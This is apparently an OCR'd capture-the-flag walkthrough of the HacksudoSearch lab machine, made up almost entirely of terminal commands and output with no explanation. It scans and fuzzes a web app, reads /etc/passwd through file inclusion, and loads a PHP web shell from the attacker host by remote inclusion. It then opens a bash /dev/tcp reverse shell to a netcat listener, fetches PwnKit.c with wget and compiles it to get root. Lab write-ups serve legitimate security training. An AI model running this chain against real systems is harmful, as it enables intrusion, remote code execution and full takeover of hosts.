
```
❯ cat target -l python -p
# Nmap 7.94SVN scan initiated Tue Mar 25 08:39:13 2025 as: nmap -sC
Nmap scan report for 10.0.2.75
Host is up (0.00057s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|   256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA)
|_  256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: HacksudoSearch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
❯ gobuster dir -u http://10.0.2.75 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,xml -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.75
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,xml,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/index.php            (Status: 200) [Size: 715]
/images               (Status: 301) [Size: 307] [--> http://10.0.2.75/images/]
/search.php           (Status: 200) [Size: 165]
/.php                 (Status: 403) [Size: 274]
/submit.php           (Status: 200) [Size: 165]
/assets               (Status: 301) [Size: 307] [--> http://10.0.2.75/assets/]
/account              (Status: 301) [Size: 308] [--> http://10.0.2.75/account/]
/javascript           (Status: 301) [Size: 311] [--> http://10.0.2.75/javascript/]
/robots.txt           (Status: 200) [Size: 75]
/LICENSE              (Status: 200) [Size: 1074]
/search1.php          (Status: 200) [Size: 2918]
```


```
❯ wfuzz -c -u "http://10.0.2.75/search1.php?FUZZ=../../../../../../etc/passwd" -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.75/search1.php?FUZZ=../../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        137 L    288 W      2918 Ch     "# directory-list-2.3-medium.txt"
000000003:   200        137 L    288 W      2918 Ch     "# Copyright 2007 James Fisher"
000000007:   200        137 L    288 W      2918 Ch     "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000015:   200        137 L    288 W      2918 Ch     "index"
000000020:   200        137 L    288 W      2918 Ch     "crack"
000000019:   200        137 L    288 W      2918 Ch     "news"
000000018:   200        137 L    288 W      2918 Ch     "2006"
000000017:   200        137 L    288 W      2918 Ch     "download"
000000010:   200        137 L    288 W      2918 Ch     "#"
000000056:   200        137 L    288 W      2918 Ch     "05"
000000065:   200        137 L    288 W      2918 Ch     "register"
000000013:   200        137 L    288 W      2918 Ch     "#"
000000014:   200        137 L    288 W      2918 Ch     "http://10.0.2.75/search1.php?=../../../../../../etc/passwd"
000000012:   200        137 L    288 W      2918 Ch     "# on at least 2 different hosts"
000000002:   200        137 L    288 W      2918 Ch     "#"
```


```
 --hc/hl/hw/hh N[,N]+      : Hide responses with the specified code/lines/words/chars (Use BBB for taking values from baseline)
```

```
❯ wfuzz -c -u "http://10.0.2.75/search1.php?FUZZ=../../../../../../etc/passwd" -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt --hl 137
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Ch
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.75/search1.php?FUZZ=../../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001129:   200        143 L    260 W      3797 Ch     "me"
```



view-source:http://10.0.2.75/search1.php?me=../../../../../../etc/passwd
Firefox Default
GTFOBins
Nessus
SonarQube
CCNA
OTW
HMVM
DL
VHB
THL
94 <form action="submit.php">
95 <input type="text" placeholder="Search.." name="search">
96 <button type="submit"></button>
97 </form>
98
99
100
101
102 <h1>HackSudo Search box</h1>
103 JumpStation The web crawler with Google
104
105
106 root:x:0:0:root:/root:/bin/bash
107 daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
108 bin:*:2:2:bin:/bin:/usr/sbin/nologin
109 sys:*:3:3:sys:/dev:/usr/sbin/nologin
110 sync:*:4:65534:sync:/bin:/bin/sync
111 games:*:5:60:games:/usr/games:/usr/sbin/nologin
112 man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
113 lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
114 mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
115 news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
116 uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
117 proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
118 www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
119 backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
120 list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
121 irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
122 gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
123 nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
124 _apt:*:100:65534::/nonexistent:/usr/sbin/nologin
125 systemd-timesync:*:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
126 systemd-network:*:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
127 systemd-resolve:*:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
128 hacksudo:x:1000:1000:hacksudo,,,:/home/hacksudo:/bin/bash
129 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
130 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
131 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
132 mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
133 monali:x:1001:1001:,,,:/home/monali:/bin/bash
134 john:x:1002:1002:,,,:/home/john:/bin/bash
135 search:x:1003:1003:,,,:/home/search:/bin/bash


❯ nano users.txt
❯ cat users.txt
File: users.txt
1 search
2 john
3 monali
4 hacksudo
5 root
❯ nano shell.php
❯ cat shell.php
File: shell.php
1 <?php
2
3 system($_GET['cmd']);
4
5 ?>


❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...


10.0.2.75/search1.php?me=http://10.0.2.65/shell.php


❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.75 - - [26/Mar/2025 15:19:09] "GET /shell.php HTTP/1.0" 200 -


10.0.2.75/search1.php?me=http://10.0.2.65/shell.php&cmd=ls
Firefox Default
GTFOBins
Nessus
SonarQube
CCNA
OTW
HMVM
DL
VHB
THL
R-M
THM
PS
HTB
H4U
Home
About
Contact
HackSudo Search box
JumpStation The web crawler with Google
LICENSE README.md abc.json account assets crawler.php erdplus-diagram.png images index.php robots.txt search.php search.sql search1.php styles.css submit.php untitled(1).erdplus untitled.erdplus
10.0.2.75/search1.php?me=http://10.0.2.65/shell.php&cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/1234 0>%261'

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.75] 38626
bash: cannot set terminal process group (441): Inappropriate ioctl for device
bash: no job control in this shell
www-data@HacksudoSearch:/var/www/html$
```

```
www-data@HacksudoSearch:/home$ find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@HacksudoSearch:/home$ uname -r
4.19.0-14-amd64
```

```
www-data@HacksudoSearch:/home$ pkexec --version
pkexec version 0.105
www-data@HacksudoSearch:/home$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
www-data@HacksudoSearch:/home$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
www-data@HacksudoSearch:/home$ which gcc
/usr/bin/gcc
```

```
www-data@HacksudoSearch:/home$ cd /tmp
www-data@HacksudoSearch:/tmp$ ls -la
total 8
drwxrwxrwt  2 root root 4096 Mar 26 09:50 .
drwxr-xr-x 18 root root 4096 Apr 11  2021 ..
www-data@HacksudoSearch:/tmp$ wget http://10.0.2.65/PwnKit.c
--2025-03-26 10:30:55--  http://10.0.2.65/PwnKit.c
Connecting to 10.0.2.65:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3204 (3.1K) [text/x-csrc]
Saving to: 'PwnKit.c'

PwnKit.c                                  100%[=====================================================================================================>]   3.13K  --.-KB/s    in 0s

2025-03-26 10:30:55 (113 MB/s) - 'PwnKit.c' saved [3204/3204]

www-data@HacksudoSearch:/tmp$ ls
PwnKit.c
www-data@HacksudoSearch:/tmp$ gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC
www-data@HacksudoSearch:/tmp$ chmod +x PwnKit
www-data@HacksudoSearch:/tmp$
www-data@HacksudoSearch:/tmp$ ls -la
total 32
drwxrwxrwt  2 root     root      4096 Mar 26 10:31 .
drwxr-xr-x 18 root     root      4096 Apr 11  2021 ..
-rwxr-xr-x  1 www-data www-data 17448 Mar 26 10:31 PwnKit
-rw-r--r--  1 www-data www-data  3204 Mar 26 10:29 PwnKit.c
www-data@HacksudoSearch:/tmp$ ./PwnKit
root@HacksudoSearch:/tmp#
```